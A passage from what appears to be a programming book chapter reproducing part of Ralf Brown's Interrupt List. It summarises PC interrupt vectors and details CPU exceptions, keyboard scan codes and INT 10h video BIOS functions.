INT 38 - FLOATING POINT EMULATION - OPCODE DCh
INT 39 - FLOATING POINT EMULATION - OPCODE DDh
INT 3A - FLOATING POINT EMULATION - OPCODE DEh
INT 3B - FLOATING POINT EMULATION - OPCODE DFh
INT 3C - FLOATING POINT EMULATION - SEGMENT OVERRIDE
INT 3D - FLOATING POINT EMULATION - STANDALONE FWAIT
INT 3E - FLOATING POINT EMULATION - Borland "SHORTCUT" CALL
INT 3F - Overlay manager interrupt (Microsoft/Borland)
INT 40 - DISKETTE - RELOCATED ROM BIOS DISKETTE HANDLER
INT 41 - SYSTEM DATA - HARD DISK 0 PARAMETER TABLE; CPU - MS Windows
INT 42 - VIDEO - RELOCATED DEFAULT INT 10 VIDEO SERVICES (EGA,VGA)
INT 43 - VIDEO DATA - CHARACTER TABLE (EGA,MCGA,VGA)
INT 44 - VIDEO DATA - CHARACTER FONT (PCjr); Novell NetWare
INT 45 - Z100/Acorn
INT 46 - SYSTEM DATA - HARD DISK 1 DRIVE PARAMETER TABLE
INT 47 - Z100/Acorn/Western Digital/SQL Base
INT 48 - KEYBOARD (PCjr) - Z100/Watstar/Acorn/Western Digital/Compaq
INT 49 - SYSTEM DATA (PCjr) - Z100/TI/Watstar/Acorn/MAGic
INT 4A - SYSTEM - USER ALARM HANDLER
INT 4B - IBM SCSI interface; Virtual DMA Specification (VDS)
INT 4C - Z100/Acorn/TI
INT 4D - Z100

INT 4E - TI/Z100
INT 4F - Common Access Method SCSI
INT 50 - IRQ0 relocated by software
INT 51 - IRQ1 relocated by software
INT 52 - IRQ2 relocated by software
INT 53 - IRQ3 relocated by software
INT 54 - IRQ4 relocated by software
INT 55 - IRQ5 relocated by software
INT 56 - IRQ6 relocated by software
INT 57 - IRQ7 relocated by software
INT 58 - IRQ8/0 relocated by software
INT 59 - IRQ9/1 relocated by software; GSS Computer Graphics Interface
INT 5A - IRQ10/2 relocated by software
INT 5B - IRQ11/3 relocated by software; Network
INT 5C - IRQ12/4 relocated by software; Network Interface
INT 5D - IRQ13/5 relocated by software
INT 5E - IRQ14/6 relocated by software
INT 5F - IRQ15/7 relocated by software; HP 95LX GRAPHICS PRIMITIVES
INT 60 - reserved for user interrupt; multiple purposes
INT 61 - reserved for user interrupt; multiple purposes
INT 62 - reserved for user interrupt; multiple purposes
INT 63 - reserved for user interrupt; multiple purposes
INT 64 - reserved for user interrupt; multiple purposes
INT 65 - reserved for user interrupt; multiple purposes
INT 66 - reserved for user interrupt; multiple purposes
INT 67 - reserved for user interrupt; LIM EMS; multiple purposes
INT 68 - multiple purposes
INT 69 - multiple purposes
INT 6A - multiple purposes
INT 6B - multiple purposes
INT 6C - CONVERTIBLE; DOS 3.2; DECnet DOS network scheduler
INT 6D - VGA - internal
INT 6E - DECnet DOS - DECnet NETWORK PROCESS API
INT 6F - Novell NetWare; 10NET; MS Windows 3.0
INT 70 - IRQ8 - CMOS REAL-TIME CLOCK
INT 71 - IRQ9 - REDIRECTED TO INT 0A BY BIOS
INT 72 - IRQ10 - RESERVED
INT 73 - IRQ11 - RESERVED
INT 74 - IRQ12 - POINTING DEVICE (PS)
INT 75 - IRQ13 - MATH COPROCESSOR EXCEPTION (AT and up)
INT 76 - IRQ14 - HARD DISK CONTROLLER (AT and later)
INT 77 - IRQ15 - RESERVED (AT,PS); POWER CONSERVATION (Compaq)
INT 78 - DOS extenders; multiple purposes
INT 79 - multiple purposes
INT 7A - Novell NetWare; IBM 3270; multiple purposes
INT 7B - multiple purposes
INT 7C - multiple purposes
INT 7D - multiple purposes

INT 7E - RESERVED FOR DIP, Ltd. ROM LIBRARY; multiple purposes
INT 7F - multiple purposes
INT 80 - reserved for BASIC; multiple purposes
INT 81 - reserved for BASIC
INT 82 - reserved for BASIC
INT 83 - reserved for BASIC
INT 84 - reserved for BASIC
INT 85 - reserved for BASIC
INT 86 - IBM ROM BASIC - used while in interpreter; multiple purposes
INT 87 - IBM ROM BASIC - used while in interpreter
INT 88 - IBM ROM BASIC - used while in interpreter; multiple purposes
INT 89 - IBM ROM BASIC - used while in interpreter
INT 8A - IBM ROM BASIC - used while in interpreter
INT 8B - IBM ROM BASIC - used while in interpreter
INT 8C - IBM ROM BASIC - used while in interpreter
INT 8D - IBM ROM BASIC - used while in interpreter
INT 8E - IBM ROM BASIC - used while in interpreter
INT 8F - IBM ROM BASIC - used while in interpreter
INT 90 - IBM ROM BASIC - used while in interpreter
INT 91 - IBM ROM BASIC - used while in interpreter
INT 92 - IBM ROM BASIC - used while in interpreter; multiple purposes
INT 93 - IBM ROM BASIC - used while in interpreter
INT 94 - IBM ROM BASIC - used while in interpreter; multiple purposes
INT 95 - IBM ROM BASIC - used while in interpreter
INT 96 - IBM ROM BASIC - used while in interpreter
INT 97 - IBM ROM BASIC - used while in interpreter
INT 98 - IBM ROM BASIC - used while in interpreter
INT 99 - IBM ROM BASIC - used while in interpreter
INT 9A - IBM ROM BASIC - used while in interpreter
INT 9B - IBM ROM BASIC - used while in interpreter
INT 9C - IBM ROM BASIC - used while in interpreter
INT 9D - IBM ROM BASIC - used while in interpreter
INT 9E - IBM ROM BASIC - used while in interpreter
INT 9F - IBM ROM BASIC - used while in interpreter
INT A0 - IBM ROM BASIC - used while in interpreter
INT A1 - IBM ROM BASIC - used while in interpreter
INT A2 - IBM ROM BASIC - used while in interpreter
INT A3 - IBM ROM BASIC - used while in interpreter
INT A4 - IBM ROM BASIC - used while in interpreter
INT A5 - IBM ROM BASIC - used while in interpreter
INT A6 - IBM ROM BASIC - used while in interpreter
INT A7 - IBM ROM BASIC - used while in interpreter
INT A8 - IBM ROM BASIC - used while in interpreter
INT A9 - IBM ROM BASIC - used while in interpreter
INT AA - IBM ROM BASIC - used while in interpreter
INT AB - IBM ROM BASIC - used while in interpreter
INT AC - IBM ROM BASIC - used while in interpreter
INT AD - IBM ROM BASIC - used while in interpreter

INT AE - IBM ROM BASIC - used while in interpreter
INT AF - IBM ROM BASIC - used while in interpreter
INT B0 - IBM ROM BASIC - used while in interpreter
INT B1 - IBM ROM BASIC - used while in interpreter
INT B2 - IBM ROM BASIC - used while in interpreter
INT B3 - IBM ROM BASIC - used while in interpreter
INT B4 - IBM ROM BASIC - used while in interpreter
INT B5 - IBM ROM BASIC - used while in interpreter
INT B6 - IBM ROM BASIC - used while in interpreter
INT B7 - IBM ROM BASIC - used while in interpreter
INT B8 - IBM ROM BASIC - used while in interpreter
INT B9 - IBM ROM BASIC - used while in interpreter
INT BA - IBM ROM BASIC - used while in interpreter
INT BB - IBM ROM BASIC - used while in interpreter
INT BC - IBM ROM BASIC - used while in interpreter
INT BD - IBM ROM BASIC - used while in interpreter
INT BE - IBM ROM BASIC - used while in interpreter
INT BF - IBM ROM BASIC - used while in interpreter
INT C0 - IBM ROM BASIC - used while in interpreter
INT C1 - IBM ROM BASIC - used while in interpreter
INT C2 - IBM ROM BASIC - used while in interpreter
INT C3 - IBM ROM BASIC - used while in interpreter
INT C4 - IBM ROM BASIC - used while in interpreter
INT C5 - IBM ROM BASIC - used while in interpreter
INT C6 - IBM ROM BASIC - used while in interpreter
INT C7 - IBM ROM BASIC - used while in interpreter
INT C8 - IBM ROM BASIC - used while in interpreter
INT C9 - IBM ROM BASIC - used while in interpreter
INT CA - IBM ROM BASIC - used while in interpreter
INT CB - IBM ROM BASIC - used while in interpreter
INT CC - IBM ROM BASIC - used while in interpreter
INT CD - IBM ROM BASIC - used while in interpreter
INT CE - IBM ROM BASIC - used while in interpreter
INT CF - IBM ROM BASIC - used while in interpreter
INT D0 - IBM ROM BASIC - used while in interpreter
INT D1 - IBM ROM BASIC - used while in interpreter
INT D2 - IBM ROM BASIC - used while in interpreter
INT D3 - IBM ROM BASIC - used while in interpreter
INT D4 - IBM ROM BASIC - used while in interpreter
INT D5 - IBM ROM BASIC - used while in interpreter
INT D6 - IBM ROM BASIC - used while in interpreter
INT D7 - IBM ROM BASIC - used while in interpreter
INT D8 - IBM ROM BASIC - used while in interpreter
INT D9 - IBM ROM BASIC - used while in interpreter
INT DA - IBM ROM BASIC - used while in interpreter
INT DB - IBM ROM BASIC - used while in interpreter
INT DC - IBM ROM BASIC - used while in interpreter
INT DD - IBM ROM BASIC - used while in interpreter

```
INT DE - IBM ROM BASIC - used while in interpreter
INT DF - IBM ROM BASIC - used while in interpreter
INT E0 - IBM ROM BASIC - used while in interpreter; multiple purposes
INT E1 - IBM ROM BASIC - used while in interpreter
INT E2 - IBM ROM BASIC - used while in interpreter
INT E3 - IBM ROM BASIC - used while in interpreter
INT E4 - IBM ROM BASIC - used while in interpreter
INT E5 - IBM ROM BASIC - used while in interpreter
INT E6 - IBM ROM BASIC - used while in interpreter
INT E7 - IBM ROM BASIC - used while in interpreter
INT E8 - IBM ROM BASIC - used while in interpreter
INT E9 - IBM ROM BASIC - used while in interpreter
INT EA - IBM ROM BASIC - used while in interpreter
INT EB - IBM ROM BASIC - used while in interpreter
INT EC - IBM ROM BASIC - used while in interpreter
INT ED - IBM ROM BASIC - used while in interpreter
INT EE - IBM ROM BASIC - used while in interpreter
INT EF - BASIC - ORIGINAL INT 09 VECTOR
INT F0 - BASICA.COM, GWBASIC, compiled BASIC - ORIGINAL INT 08 VECTOR
INT F1 - reserved for user interrupt
INT F2 - reserved for user interrupt
INT F3 - reserved for user interrupt
INT F4 - reserved for user interrupt
INT F5 - reserved for user interrupt
INT F6 - reserved for user interrupt
INT F7 - reserved for user interrupt
INT F8 - reserved for user interrupt
INT F9 - reserved for user interrupt
INT FA - reserved for user interrupt
INT FB - reserved for user interrupt
INT FC - reserved for user interrupt
INT FD - reserved for user interrupt
INT FE - AT/XT286/PS50+ - destroyed by return from protected mode
INT FF - AT/XT286/PS50+ - destroyed by return from protected mode
```

### 71.2.2 Listing

Because of space constraint, here I provide only a few interrupts that I use much. The reader is however suggested to check out the CD for complete information. As everyone should be aware of the RBIL format, I present here without formatting it!

```
INT 00 C - CPU-generated - DIVIDE ERROR
Desc:   generated if the divisor of a DIV or IDIV instruction is zero or the
          quotient overflows the result register; DX and AX will be unchanged.
Notes:  on an 8086/8088, the return address points to the following instruction
        on an 80286+, the return address points to the divide instruction
        an 8086/8088 will generate this interrupt if the result of a division
```

```
          is 80h (byte) or 8000h (word)
SeeAlso: INT 04,OPCODE "AAD"
--------G-00--------------------------------
INT 00 - Zenith - ROM DEBUGGER
Desc:   invokes the ROM Debugger when at the BIOS level; equivalent to
          pressing Ctrl-Alt-Ins on booting.
Note:   since DOS revectors INT 00, it is necessary to restore this vector to
          its original ROM BIOS value in order to invoke the debugger once DOS
          loads
SeeAlso: INT 03"Columbia"
--------C-01--------------------------------
INT 01 C - CPU-generated - SINGLE STEP
Desc:   generated after each instruction if TF (trap flag) is set; TF is
          cleared on invoking the single-step interrupt handler
Notes:  interrupts are prioritized such that external interrupts are invoked
          after the INT 01 pushes CS:IP/FLAGS and clears TF, but before the
          first instruction of the handler executes
        used by debuggers for single-instruction execution tracing, such as
          MS-DOS DEBUG's T command
SeeAlso: INT 03"CPU"
--------C-01--------------------------------
INT 01 C - CPU-generated (80386+) - DEBUGGING EXCEPTIONS
Desc:   generated by the CPU on various occurrences which may be of interest
          to a debugger program
Note:   events which may trigger the interrupt:
          Instruction address breakpoint fault - will return to execute inst
          Data address breakpoint trap - will return to following instruction
          General detect fault, debug registers in use
          Task-switch breakpoint trap
          undocumented 386/486 opcode F1h - will return to following instruc
SeeAlso: INT 03"CPU"
--------H-02--------------------------------
INT 02 C - external hardware - NON-MASKABLE INTERRUPT
Desc:   generated by the CPU when the input to the NMI pin is asserted
Notes:  return address points to start of interrupted instruction on 80286+
        on the 80286+, further NMIs are disabled until the next IRET
          instruction, but one additional NMI is remembered by the hardware
          and will be serviced after the IRET instruction reenables NMIs
        maskable interrupts may interrupt the NMI handler if interrupts are
          enabled
        although the Intel documentation states that this interrupt is
          typically used for power-failure procedures, it has many other uses
          on IBM-compatible machines:
                Memory parity error: all except Jr, CONV, and some machines
                                without memory parity
                Breakout switch on hardware debuggers
                Coprocessor interrupt: all except Jr and CONV
                Keyboard interrupt: Jr, CONV
```

```
                  I/O channel check: CONV, PS50+
                  Disk-controller power-on request: CONV
                  System suspend: CONV
                  Real-time clock: CONV
                  System watch-dog timer, time-out interrupt: PS50+
                  DMA timer time-out interrupt: PS50+
                  Low battery: HP 95LX
                  Module pulled: HP 95LX
--------C-08--------------------------------
INT 08 C - CPU-generated (80286+) - DOUBLE EXCEPTION DETECTED
Desc:   called when multiple exceptions occur on one instruction, or an
          exception occurs in an exception handler
Notes:  called in protected mode if an interrupt above the defined limit of
          the interrupt vector table occurs
        return address points at beginning of instruction with errors or the
          beginning of the instruction which was about to execute when the
          external interrupt caused the exception
        if an exception occurs in the double fault handler, the CPU goes into
          SHUTDOWN mode (which circuitry in the PC/AT converts to a reset);
          this "triple fault" is a faster way of returning to real mode on
          many 80286 machines than the standard keyboard controller reset
--------H-09--------------------------------
INT 09 C - IRQ1 - KEYBOARD DATA READY
Desc:   this interrupt is generated when data is received from the keyboard.
          This is normally a scan code (from either a keypress *or* a key
          release), but may also be an ACK or NAK of a command on AT-class
          keyboards.
Notes:  this IRQ may be masked by setting bit 1 on I/O port 21h
        if the BIOS supports an enhanced (101/102-key) keyboard, it calls
          INT 15/AH=4Fh after reading the scan code (see #00006) from the
          keyboard and before further processing; all further processing uses
          the scan code returned from INT 15/AH=4Fh
        the default interrupt handler is at F000h:E987h in 100%-compatible
          BIOSes
        the interrupt handler performs the following actions for certain
          special keystrokes:
            Ctrl-Break     clear keyboard buffer, place word 0000h in buffer,
                           invoke INT 1B, and set flag at 0040h:0071h
            SysReq         invoke INT 15/AH=85h (SysReq is often labeled SysRq)
            Ctrl-Numlock place system in a tight wait loop until next INT 09
            Ctrl-Alt-Del jump to BIOS startup code (either F000h:FFF0h or the
                             destination of the jump at that address)
            Shift-PrtSc    invoke INT 05
            Ctrl-Alt-Plus (HP Vectra) enable keyclick
            Ctrl-Alt-Plus (many clones) set clock speed to high
            Ctrl-Alt-Minus (HP Vectra) reduce keyclick volume
            Ctrl-Alt-Minus (many clones) set clock speed to low
            Ctrl-Alt-SysReq (HP Vectra) generate hard reset
```

Ctrl-Alt-S (many clones) run BIOS setup program
Ctrl-Alt-Esc (many clones) run BIOS setup program
Ctrl-Alt-Ins (many clones) run BIOS setup program
Ctrl-Alt-LeftShift-GrayMinus (some clones) turn off system cache
Ctrl-Alt-LeftShift-GrayPlus (some clones) turn on system cache

DR DOS hooks this interrupt to control the cursor shape (underscore/ half block) for overwrite/insert mode

DR Multiuser DOS hooks this interrupt for cursor shape control and to control whether Ctrl-Alt-Del reboots the current session or the entire system

SeeAlso: INT 05"PRINT SCREEN",INT 0B"HP 95LX",INT 15/AH=4Fh,INT 15/AH=85h
SeeAlso: INT 16/AH=00h,INT 16/AH=10h,INT 1B,INT 2F/AX=A901h,INT 4A/AH=00h"TI"
SeeAlso: INT 51"DESQview",INT 59"DoubleDOS",INT 79"GO32"

(Table 00006)
Values for keyboard make/break (scan) code:

| | | | | | |
|---|---|---|---|---|---|
| 01h | Esc | 31h | N | | |
| 02h | 1 ! | 32h | M | | |
| 03h | 2 @ | 33h | , < | 63h | F16 |
| 04h | 3 # | 34h | . > | 64h | F17 |
| 05h | 4 $ | 35h | / ? | 65h | F18 |
| 06h | 5 % | 36h | Right Shift | 66h | F19 |
| 07h | 6 ^ | 37h | Grey* | 67h | F20 |
| 08h | 7 & | 38h | Alt | 68h | F21 (Fn) [*] |
| 09h | 8 * | 39h | SpaceBar | 69h | F22 |
| 0Ah | 9 ( | 3Ah | CapsLock | 6Ah | F23 |
| 0Bh | 0 ) | 3Bh | F1 | 6Bh | F24 |
| 0Ch | - _ | 3Ch | F2 | 6Ch | -- |
| 0Dh | = + | 3Dh | F3 | 6Dh | EraseEOF |
| 0Eh | Backspace | 3Eh | F4 | | |
| 0Fh | Tab | 3Fh | F5 | 6Fh | Copy/Play |
| 10h | Q | 40h | F6 | | |
| 11h | W | 41h | F7 | | |
| 12h | E | 42h | F8 | 72h | CrSel |
| 13h | R | 43h | F9 | 73h | <delta> [*] |
| 14h | T | 44h | F10 | 74h | ExSel |
| 15h | Y | 45h | NumLock | 75h | -- |
| 16h | U | 46h | ScrollLock | 76h | Clear |
| 17h | I | 47h | Home | 77h | [Note2] Joyst But1 |
| 18h | O | 48h | UpArrow | 78h | [Note2] Joyst But2 |
| 19h | P | 49h | PgUp | 79h | [Note2] Joyst Right |
| 1Ah | [ { | 4Ah | Grey- | 7Ah | [Note2] Joyst Left |
| 1Bh | ] } | 4Bh | LeftArrow | 7Bh | [Note2] Joyst Up |
| 1Ch | Enter | 4Ch | Keypad 5 | 7Ch | [Note2] Joyst Down |
| 1Dh | Ctrl | 4Dh | RightArrow | 7Dh | [Note2] right mouse |
| 1Eh | A | 4Eh | Grey+ | 7Eh | [Note2] left mouse |
| 1Fh | S | 4Fh | End | | |
| 20h | D | 50h | DownArrow | | |

```
 21h    F                 51h    PgDn
 22h    G                 52h    Ins
 23h    H                 53h    Del
 24h    J                 54h    SysReq        ---non-key codes---
 25h    K                 55h    [Note1] F11     00h    kbd buffer full
 26h    L                 56h    left \| (102-key)
 27h    ; :               57h    F11             AAh    self-test complete
 28h    ' "               58h    F12             E0h    prefix code
 29h    ` ~               59h    [Note1] F15     E1h    prefix code
 2Ah    Left Shift        5Ah    PA1             EEh    ECHO
 2Bh    \ |               5Bh    F13 (LWin)      F0h    prefix code (key break)
 2Ch    Z                 5Ch    F14 (RWin)      FAh    ACK
 2Dh    X                 5Dh    F15 (Menu)      FCh    diag failure (MF-kbd)
 2Eh    C                                        FDh    diag failure (AT-kbd)
 2Fh    V                                        FEh    RESEND
 30h    B                                        FFh    kbd error/buffer full
```

Notes: scan codes 56h-E1h are only available on the extended (101/102-key) keyboard and Host Connected (122-key) keyboard; scan codes 5Bh-5Dh are only available on the 122-key keyboard and the Microsoft Natural Keyboard; scan codes 5Eh-76h are only available on the 122-key keyboard

in the default configuration, break codes are the make scan codes with the high bit set; make codes 60h,61h,70h, etc. are not available because the corresponding break codes conflict with prefix codes (code 2Ah is available because the self-test result code AAh is only sent on keyboard initialization). An alternate keyboard configuration can be enabled on AT and later systems with enhanced keyboards, in which break codes are the same as make codes, but prefixed with an F0h scan code

prefix code E0h indicates that the following make/break code is for a "gray" duplicate to a key which existed on the original PC keyboard; prefix code E1h indicates that the following make code has no corresponding break code (currently only the Pause key generates no break code)

the Microsoft Natural Keyboard sends make codes 5Bh, 5Ch, and 5Dh (all with an E0h prefix) for the Left Windows, Right Windows, and Menu keys on the bottom row

the European "Cherry G81-3000 SAx/04" keyboard contains contacts for four additional keys, which can be made available by a user modification; the three new keys located directly below the cursor pad's Delete, End, and PgDn keys send make codes 66h-68h (F19-F21); the fourth new key, named <delta>, sends make code 73h

the SysReq key is often labeled SysRq

the "Accord" ergonomic keyboard with optional touchpad (no other identification visible on keyboard or in owner's booklet) has an additional key above the Grey- key marked with a left-pointing triangle and labeled "Fn" in the owner's booklet which returns scan codes E0h 68h on make and E0h E8h on break

```
          the "Preh Commander AT" keyboard with additional F11-F22 keys treats
            F11-F20 as Shift-F1..Shift-F10 and F21/F22 as Ctrl-F1/Ctrl-F2; the
            Eagle PC-2 keyboard with F11-F24 keys treated those additional keys
            in the same way
          [Note1] the "Cherry G80-0777" keyboard has additional F11-F15 keys
            which generate make codes 55h-59h; some other extended keyboards
            generate codes 55h and 56h for F11 and F12, which cannot be managed
            by standard DOS keyboard drivers
          [Note2] the Schneider/Amstrad PC1512 PC keyboards contain extra keys,
            a mouse, and a digital joystick, which are handled like extra keys.
            The joystick's motion scancodes are converted into standard arrow
            keys by the BIOS, and the joystick and mouse button scan codes are
            converted to FFFFh codes in the BIOS keyboard buffer
            (see CMOS 15h"AMSTRAD").
            In addition to the keys listed in the table above, there are
              Del-> (delete forward)        70h
              Enter                         74h
SeeAlso: #00602 at INT 16/AX=6F07h,#03214 at INT 4A/AH=05h
--------H-0A--------------------------------
INT 0A - IRQ2 - ROLAND MPU MIDI INTERFACE
Note:     newer Roland cards and MIDI interfaces by other manufacturers use
            a jumper-selectable IRQ, but software and hardware generally defaults
            to IRQ2
SeeAlso: INT 52"DESQview",INT 5A"DoubleDOS",INT 71,INT 7A"GO32"
--------V-1000------------------------------
INT 10 - VIDEO - SET VIDEO MODE
          AH = 00h
          AL = desired video mode (see #00010)
Return: AL = video mode flag (Phoenix, AMI BIOS)
              20h mode > 7
              30h modes 0-5 and 7
              3Fh mode 6
          AL = CRT controller mode byte (Phoenix 386 BIOS v1.10)
Desc:     specify the display mode for the currently active display adapter
--------V-1001------------------------------
INT 10 - VIDEO - SET TEXT-MODE CURSOR SHAPE
          AH = 01h
          CH = cursor start and options (see #00013)
          CL = bottom scan line containing cursor (bits 0-4)
Return: nothing
Desc:     specify the starting and ending scan lines to be occupied by the
            hardware cursor in text modes
Notes:    buggy on EGA systems--BIOS remaps cursor shape in 43 line modes, but
            returns unmapped cursor shape
          UltraVision scales size to the current font height by assuming 14-line
            monochrome and 8-line color fonts; this call is not valid if cursor
            emulation has been disabled
          applications which wish to change the cursor by programming the
```

```
            hardware directly on EGA or above should call INT 10/AX=1130h or
              read 0040h:0085h first to determine the current font height
            on some adapters, setting the end line greater than the number of lines
              in the font will result in the cursor extending to the top of the
              next character cell on the right
BUG:     AMI 386 BIOS and AST Premier 386 BIOS will lock up the system if AL
              is not equal to the current video mode
SeeAlso: AH=03h,AX=CD05h,AH=12h/BL=34h,#03885

Bitfields for cursor start and options:
Bit(s)   Description      (Table 00013)
 7       should be zero
 6,5     cursor blink
         (00=normal, 01=invisible, 10=erratic, 11=slow)
         (00=normal, other=invisible on EGA/VGA)
 4-0     topmost scan line containing cursor
--------V-1002-------------------------------
INT 10 - VIDEO - SET CURSOR POSITION
         AH = 02h
         BH = page number
            0-3 in modes 2&3
            0-7 in modes 0&1
            0 in graphics modes
         DH = row (00h is top)
         DL = column (00h is left)
Return: nothing
SeeAlso: AH=03h,AH=05h,INT 60/DI=030Bh,MEM 0040h:0050h
--------V-1003-------------------------------
INT 10 - VIDEO - GET CURSOR POSITION AND SIZE
         AH = 03h
         BH = page number
            0-3 in modes 2&3
            0-7 in modes 0&1
            0 in graphics modes
Return: AX = 0000h (Phoenix BIOS)
         CH = start scan line
         CL = end scan line
         DH = row (00h is top)
         DL = column (00h is left)
Notes:   a separate cursor is maintained for each of up to 8 display pages
         many ROM BIOSes incorrectly return the default size for a color display
           (start 06h, end 07h) when a monochrome display is attached
         With PhysTechSoft's PTS ROM-DOS the BH value is ignored on entry.
SeeAlso: AH=01h,AH=02h,AH=12h/BL=34h,MEM 0040h:0050h,MEM 0040h:0060h
--------V-1004-------------------------------
INT 10 - VIDEO - READ LIGHT PEN POSITION (except VGA)
         AH = 04h
Return: AH = light pen trigger flag
```

```
            00h not down/triggered
            01h down/triggered
                DH,DL = row,column of character light pen is on
                CH = pixel row (graphics modes 04h-06h)
                CX = pixel row (graphics modes with >200 rows)
                BX = pixel column
Desc:   determine the current position and status of the light pen (if
          present)
Notes:  on a CGA, returned column numbers are always multiples of 2 (320-
          column modes) or 4 (640-column modes)
        returned row numbers are only accurate to two lines
--------V-1004----------------------------------
INT 10 - HUNTER 16 - GET CURSOR ADDRESS
        AH = 04h
        BH = page
Return: DH = row (0..24)
        DL = column (0..79)
        CH = cursor pixel Y-address (0..199)
        CL = cursor pixel X-address (0..639)
Notes:  the Husky Hunter 16 is an 8088-based ruggedized laptop.     Other family
          members are the Husky Hunter, Husky Hunter 16/80, and Husky Hawk.
        pixel coordinates are for the lower left corner of the character cell
          containing the cursor
SeeAlso: AH=60h"HUNTER"
--------V-1005------------------------------
INT 10 - VIDEO -  SELECT ACTIVE DISPLAY PAGE
        AH = 05h
        AL = new page number (00h to number of pages - 1) (see #00010)
Return: nothing
Desc:   specify which of possibly multiple display pages will be visible
Note:   to determine whether the requested page actually exists, use AH=0Fh
          to query the current page after making this call
SeeAlso: AH=0Fh,AH=43h,AH=45h,MEM 0040h:0062h,MEM 0040h:004Eh
--------V-1006------------------------------
INT 10 - VIDEO - SCROLL UP WINDOW
        AH = 06h
        AL = number of lines by which to scroll up (00h = clear entire window)
        BH = attribute used to write blank lines at bottom of window
        CH,CL = row,column of window's upper left corner
        DH,DL = row,column of window's lower right corner
Return: nothing
Note:   affects only the currently active page (see AH=05h)
BUGS:   some implementations (including the original IBM PC) have a bug which
          destroys BP
        the Trident TVGA8900CL (BIOS dated 1992/9/8) clears DS to 0000h when
          scrolling in an SVGA mode (800x600 or higher)
SeeAlso: AH=07h,AH=12h"Tandy 2000",AH=72h,AH=73h,AX=7F07h,INT 50/AX=0014h
--------V-1007------------------------------
```

```
INT 10 - VIDEO - SCROLL DOWN WINDOW
        AH = 07h
        AL = number of lines by which to scroll down (00h=clear entire window)
        BH = attribute used to write blank lines at top of window
        CH,CL = row,column of window's upper left corner
        DH,DL = row,column of window's lower right corner
Return: nothing
Note:   affects only the currently active page (see AH=05h)
BUGS:   some implementations (including the original IBM PC) have a bug which
          destroys BP
        the Trident TVGA8900CL (BIOS dated 1992/9/8) clears DS to 0000h when
          scrolling in an SVGA mode (800x600 or higher)
SeeAlso: AH=06h,AH=12h"Tandy 2000",AH=72h,AH=73h,INT 50/AX=0014h
--------V-1008-------------------------------
INT 10 - VIDEO - READ CHARACTER AND ATTRIBUTE AT CURSOR POSITION
        AH = 08h
        BH = page number (00h to number of pages - 1) (see #00010)
Return: AH = character's attribute (text mode only) (see #00014)
        AH = character's color (Tandy 2000 graphics mode only)
        AL = character
Notes:  for monochrome displays, a foreground of 1 with background 0 is
          underlined
        the blink bit may be reprogrammed to enable intense background colors
          using AX=1003h or by programming the CRT controller
        the foreground intensity bit (3) can be programmed to switch between
          character sets A and B on EGA and VGA cards, thus enabling 512
          simultaneous characters on screen.  In this case the bit's usual
          function (intensity) is regularly turned off.
        in graphics modes, only characters drawn with white foreground pixels
          are matched by the pattern-comparison routine
        on the Tandy 2000, BH=FFh specifies that the current page should be
          used
        because of the IBM BIOS specifications, there may exist some clone
          BIOSes which do not preserve SI or DI; the Novell DOS kernel
          preserves SI, DI, and BP before many INT 10h calls to avoid problems
          due to those registers not being preserved by the BIOS.
BUG:    some IBM PC ROM BIOSes destroy BP when in graphics modes
SeeAlso: AH=09h,AX=1003h,AX=1103h,AH=12h/BL=37h,AX=5001h

Bitfields for character's display attribute:
Bit(s)  Description     (Table 00014)
 7      foreground blink or (alternate) background bright (see also AX=1003h)
 6-4    background color (see #00015)
 3      foreground bright or (alternate) alternate character set (see AX=1103h)
 2-0    foreground color (see #00015)
SeeAlso: #00026

(Table 00015)
```

```
Values for character color:
         Normal           Bright
 000b   black            dark gray
 001b   blue             light blue
 010b   green            light green
 011b   cyan             light cyan
 100b   red              light red
 101b   magenta                  light magenta
 110b   brown            yellow
 111b   light gray       white
--------V-1009------------------------------
INT 10 - VIDEO - WRITE CHARACTER AND ATTRIBUTE AT CURSOR POSITION
         AH = 09h
         AL = character to display
         BH = page number (00h to number of pages - 1) (see #00010)
            background color in 256-color graphics modes (ET4000)
         BL = attribute (text mode) or color (graphics mode)
            if bit 7 set in <256-color graphics mode, character is XOR'ed
              onto screen
         CX = number of times to write character
Return: nothing
Notes:  all characters are displayed, including CR, LF, and BS
         replication count in CX may produce an unpredictable result in graphics
           modes if it is greater than the number of positions remaining in the
           current row
         With PhysTechSoft's PTS ROM-DOS the BH, BL, and CX values are ignored
           on entry.
SeeAlso: AH=08h,AH=0Ah,AH=4Bh"GRAFIX",INT 17/AH=60h,INT 1F"SYSTEM DATA"
SeeAlso: INT 43"VIDEO DATA",INT 44"VIDEO DATA"
--------V-100B--BH00-------------------------
INT 10 - VIDEO - SET BACKGROUND/BORDER COLOR
         AH = 0Bh
         BH = 00h
         BL = background/border color (border only in text modes)
Return: nothing
SeeAlso: AH=0Bh/BH=01h
--------V-100F------------------------------
INT 10 - VIDEO - GET CURRENT VIDEO MODE
         AH = 0Fh
Return: AH = number of character columns
         AL = display mode (see #00010 at AH=00h)
         BH = active page (see AH=05h)
Notes:  if mode was set with bit 7 set ("no blanking"), the returned mode will
           also have bit 7 set
         EGA, VGA, and UltraVision return either AL=03h (color) or AL=07h
           (monochrome) in all extended-row text modes
         HP 200LX returns AL=07h (monochrome) if mode was set to AL=21h
           and always 80 resp. 40 columns in all text modes regardless of
```

```
            current zoom setting (see AH=D0h)
          when using a Hercules Graphics Card, additional checks are necessary:
             mode 05h: if WORD 0040h:0063h is 03B4h, may be in graphics page 1
                     (as set by DOSSHELL and other Microsoft software)
             mode 06h: if WORD 0040h:0063h is 03B4h, may be in graphics page 0
                     (as set by DOSSHELL and other Microsoft software)
             mode 07h: if BYTE 0040h:0065h bit 1 is set, Hercules card is in
                     graphics mode, with bit 7 indicating the page (mode set by
                     Hercules driver for Borland Turbo C)
          the Tandy 2000 BIOS is only documented as returning AL, not AH or BH
SeeAlso: AH=00h,AH=05h,AX=10F2h,AX=1130h,AX=CD04h,MEM 0040h:004Ah
--------V-1010-------------------------------
INT 10 - Tandy 2000 - VIDEO - GET/SET CHARACTER FONTS
          AH = 10h
          AL = control value
             bit 0: set character set instead of reading it
             bit 1: high 128 characters instead of low 128 characters
          ES:BX -> new character set if AL bit 0 set
Return: ES:BX -> current character set if AL bit 0 clear on entry
Notes:  this interrupt is identical to INT 52 on Tandy 2000
          the character set consists of 16 bytes for each of the 128 characters,
            where each of the 16 bytes describes the pixels in one scan line,
            most significant bit leftmost
SeeAlso: AH=00h,AH=0Bh/BH=02h,AH=11h"Tandy 2000",AH=12h"Tandy 2000"
SeeAlso: INT 52"Tandy 2000"
--------V-101104-----------------------------
